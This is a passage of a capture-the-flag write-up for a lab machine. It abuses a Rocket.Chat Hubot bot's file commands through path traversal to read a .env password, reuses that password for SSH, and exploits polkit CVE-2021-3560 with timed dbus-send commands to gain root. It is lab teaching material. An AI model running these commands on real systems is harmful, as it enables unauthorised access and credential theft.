lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
```

```
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
```

```
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
```

```
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
```

```
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
```

```
drwx----- 5 dwight dwight 56 Jul 3 2021 .config
```

```
-rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
```

```
drwx----- 2 dwight dwight 44 Jul 3 2021 .gnupg
```

```
drwx----- 8 dwight dwight 4096 Sep 16 2021 hubot
```

```
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
```

```
drwx----- 3 dwight dwight 19 Jul 3 2021 .local
```

```
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
```

```
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
```

```
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
```

```
drwx----- 2 dwight dwight 6 Sep 16 2021 .ssh
```

```
-r----- 1 dwight dwight 33 Oct 14 18:43 user.txt
```

```
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```

We see a directory named `hubot`

Hubot for `Rocket.Chat` is an integration that brings the power of GitHub's open-source chatbot, Hubot, into the `Rocket.Chat` collaboration platform.

- This allows users to automate tasks, integrate with external services, and build a more efficient workflow directly within their chat interface, a practice commonly known as ChatOps.
 - <https://martinschoeler.github.io/docs/administrator-guides/hubot/>
 - <https://github.com/RocketChat/hubot-rocketchat>

Custom Scripts

If you want to include your own custom scripts you can do by doing:

```
docker run -it -e ROCKETCHAT_URL=<your rocketchat instance>:<port> \
-e ROCKETCHAT_ROOM='general' \
-e RESPOND_TO_DM=true \
-e ROCKETCHAT_USER=bot \
-e ROCKETCHAT_PASSWORD=bot \
-e ROCKETCHAT_AUTH=password \
-e BOT_NAME=bot \
-e EXTERNAL_SCRIPTS=hubot-pugme,hubot-help \
-v $PWD/scripts:/home/hubot/scripts \
rocketchat/hubot-rocketchat
```

```
recyclops list ../../..../home/dwight/hubot
```

Fetching the directory listing of ../../..../home/dwight/hubot

```
total 564
drwx----- 8 dwight dwight 4096 Sep 16 2021 .
drwx----- 11 dwight dwight 281 Feb 6 2022 ..
-rw-r--r-- 1 dwight dwight 0 Jul 3 2021 \
srwxr-xr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8000
srwxrwxr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8080
drwx--x--x 2 dwight dwight 36 Sep 16 2021 bin
-rw-r--r-- 1 dwight dwight 258 Sep 16 2021 .env
-rwxr-xr-x 1 dwight dwight 2 Jul 3 2021 external-scripts.json
drwx----- 8 dwight dwight 163 Jul 3 2021 .git
-rw-r--r-- 1 dwight dwight 917 Jul 3 2021 .gitignore
-rw-r--r-- 1 dwight dwight 455340 Oct 15 01:23 .hubot.log
-rwxr-xr-x 1 dwight dwight 1068 Jul 3 2021 LICENSE
drwxr-xr-x 89 dwight dwight 4096 Jul 3 2021 node_modules
drwx--x--x 115 dwight dwight 4096 Jul 3 2021 node_modules_bak
-rwxr-xr-x 1 dwight dwight 1062 Sep 16 2021 package.json
-rwxr-xr-x 1 dwight dwight 972 Sep 16 2021 package.json.bak
-rwxr-xr-x 1 dwight dwight 30382 Jul 3 2021 package-lock.json
-rwxr-xr-x 1 dwight dwight 14 Jul 3 2021 Procfile
-rwxr-xr-x 1 dwight dwight 5044 Jul 3 2021 README.md
drwx--x--x 2 dwight dwight 193 Jan 13 2022 scripts
-rwxr-xr-x 1 dwight dwight 100 Jul 3 2021 start_bot.sh
drwx----- 2 dwight dwight 25 Jul 3 2021 .vscode
-rwxr-xr-x 1 dwight dwight 29951 Jul 3 2021 yarn.lock
```

We see that we have a file with environment variables file, so likely there are some credentials for the hubot chatbot

```
recyclops file ../../..../home/dwight/hubot/.env
```

J

jon.snow 1:25 AM
recyclops file ../../home/dwight/hubot/.env



recyclops Bot 1:25 AM
<=====Contents of file ../../home/dwight/hubot/.env=====>

```
export ROCKETCHAT_URL='http://127.0.0.1:48320'  
export ROCKETCHAT_USER=recyclops  
export ROCKETCHAT_PASSWORD=Queenofblad3s!23  
export ROCKETCHAT_USESSL=false  
export RESPOND_TO_DM=true  
export RESPOND_TO_EDITED=true  
export PORT=8000  
export BIND_ADDRESS=127.0.0.1  
<=====End of file ../../home/dwight/hubot/.env=====>
```

Password

Queenofblad3s!23

Abusing password reuse

ssh dwight@10.129.136.31

```
(kali㉿kali)-[~]  
$ ssh dwight@10.129.136.31  
dwight@10.129.136.31's password:  
Activate the web console with: systemctl enable --now cockpit.socket  
  
Last login: Tue Oct 14 19:59:10 2025 from 10.10.14.28  
[dwight@paper ~]$ whoami  
dwight  
[dwight@paper ~]$ ls  
bot_restart.sh hubot sales user.txt  
[dwight@paper ~]$ █
```

Privilege Escalation

Exploring the installed packages on the machine, we stumble upon **polkit**

rpm -qa

Exploiting Polkit

In Linux, polkit is an authorization service used for allowing unprivileged processes to communicate with privileged processes.

- When a low privileged user or process wants to access resources that require higher privileges, the polkit authorization service either makes an allow or deny decision behind the scenes, or prompts a dialogue box to receive further authorization before granting the needed privileges

```
rpm -qa polkit
```

```
Session Actions Edit View Help
[dwight@paper ~]$ rpm -qa polkit
polkit-0.115-6.el8.x86_64
[dwight@paper ~]$
```

We see that the this version polkit version 0.115-6 is vulnerable to CVE-2021-3560

CVE-2021-3560

Reference - <https://github.blog/security/vulnerability-research/privilege-escalation-polkit-root-on-linux-with-bug/>

The vulnerability is triggered by starting a `dbus-send` command but killing it while polkit is still in the middle of processing the request.

- First, you need to measure how long it takes to run the `dbus-send` command normally:

```
time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hacker string:"You are hacked" int32:1
```

```
[dwight@paper ~]$
[dwight@paper ~]$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hacker string:"You are hacked" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.044s
user    0m0.001s
sys     0m0.002s
[dwight@paper ~]$
```

I used 8 millisecond for my command, but it is a process of trial and error to see which one works for us the best

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hacker string:"You are hacked" int32:1 & sleep 0.103s ; kill $!
```

```
Session Actions Edit View Help
[dwight@paper ~]$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hacker string:"You are hacked" int32:1 & sleep 0.008s ; kill $!
[1] 31720
[dwight@paper ~]$
```

Checking the account is created

```
[dwight@paper ~]$ id hacker
uid=1005(hacker) gid=1005(hacker) groups=1005(hacker),10(wheel)
```

Notice that `hacker` is a member of the `wheel` group,

Next, you need to set a password for the new account. The D-Bus interface expects a hashed password, which you can create using `openssl`:

```
openssl passwd -5 iaminvincible!
```

Now you just have to do the same trick again, except this time call the `SetPassword` D-Bus method:

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply
/org/freedesktop/Accounts/User1005 org.freedesktop.Accounts.User.SetPassword
string:'$5$Fv2PqfurMmI879J7$ALSJ.w4KTP.mHrHxM2FYV3ueSipCf/QSfQUlATmWuuB'
string:GoldenEye & sleep 0.008s ; kill $!
```

```
[dwight@paper ~]$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1005 org.freedesktop.Accounts.User.SetPassword string:'$5$Fv2PqfurMmI879J7$ALSJ.w4KTP.mHrHxM2FYV3ueSipCf/QSfQUlATmWuuB' string:GoldenEye & sleep 0.008s ; kill $!
[2] 32003
[1]  Terminated      dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hacker string:"You are hacked" int32:1
[dwight@paper ~]$ 
[2]+  Terminated      dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1005 org.freedesktop.Accounts.User.SetPassword string:'$5$Fv2PqfurMmI879J7$ALSJ.w4KTP.mHrHxM2FYV3ueSipCf/QSfQUlATmWuuB' string:GoldenEye
[dwight@paper ~]$ 
[dwight@paper ~]$
```

Now we change the user to `hacker`

```
su - hacker
```

```
[dwight@paper ~]$ 
[dwight@paper ~]$ su - hacker
Password:
[hacker@paper ~]$ whoami
hacker
[hacker@paper ~]$ id
uid=1005(hacker) gid=1005(hacker) groups=1005(hacker),10(wheel)
[hacker@paper ~]$
```

Now we switch to the root user

```
sudo su
```

```
[root@paper dwight]# whoami  
root  
[root@paper dwight]# cd /root  
[root@paper ~]# ls  
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
```

🔥 We have rooted this machine